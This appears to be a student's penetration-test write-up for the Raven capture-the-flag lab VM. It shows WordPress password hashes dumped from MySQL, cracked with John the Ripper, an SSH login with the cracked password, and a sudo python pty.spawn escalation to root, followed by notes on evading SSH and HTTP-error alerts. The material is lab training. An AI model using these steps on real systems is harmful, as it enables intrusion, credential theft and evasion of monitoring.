


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_comments;
```

Screenshots- WordPress Config and SQL Database

Flags 3 and 4





Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  We obtained hashes from flags and saved in a file called wp_hashes.txt then used John to crack hashes. Exploited python sudo access through spawn shell
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  Granted shell access and allowed another path to flag 4
- Please see screenshots below...

Screenshots- Privilege Escalation

John command to un-encrypt password hashes.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+-------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+-------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael     | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven      | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+-------------+-------------------+----------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~/Documents# nano wp_hashes.txt
root@Kali:~/Documents# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~/Documents# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Screenshots- Privilege Escalation

```
root@Kali:~/Documents# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
Shell No.1
File  Actions  Edit  View  Help
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /_ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# exit
exit
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# clear
```

Avoiding Detection

Stealth Exploitation of Open Port 22 SSH and Weak Password


Monitoring Overview

- SSH Connection/Login Alert to detect this exploit
- Monitor SSH Port for unauthorized access and HTTP errors for possible brute force attacks
- Triggers when there’s an attempt to access Port 22

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  SSH through a different open port
- Are there alternative exploits that may perform better?
  Reverse shell exploit

Screenshot


Current status for 'SSH Login'
Deactivate
Delete
Execution history
Action statuses
Last one hour
Trigger time
State
Comment
2021-11-30T14:06:49-08:00
Firing
2021-11-30T14:05:49-08:00
Firing
2021-11-30T14:04:49-08:00
Firing
2021-11-30T14:03:49-08:00
Firing
2021-11-30T14:02:49-08:00
Firing
2021-11-30T14:01:49-08:00
Firing
2021-11-30T14:00:49-08:00
Firing
2021-11-30T13:59:49-08:00
Firing
2021-11-30T13:58:49-08:00
Firing
2021-11-30T13:57:49-08:00
Firing
Rows per page: 10
1
2

Stealth Exploitation of WordPress Config and SQL Database


Monitoring Overview

- Excessive HTTP Errors Alert to detect this exploit
- Monitor HTTP errors for possible enumeration and brute force attacks
- Triggers when HTTP errors is above threshold

Mitigating Detection

- IP address spoofing so that the traffic appears to be from within the network

Screenshot


Create threshold alert
Send an alert when your specified condition is met. Your watch will run every 5 minutes.
Name
Excessive HTTP Errors
Indices to query
packetbeat-*
Time field
@timestamp
Run watch every
5
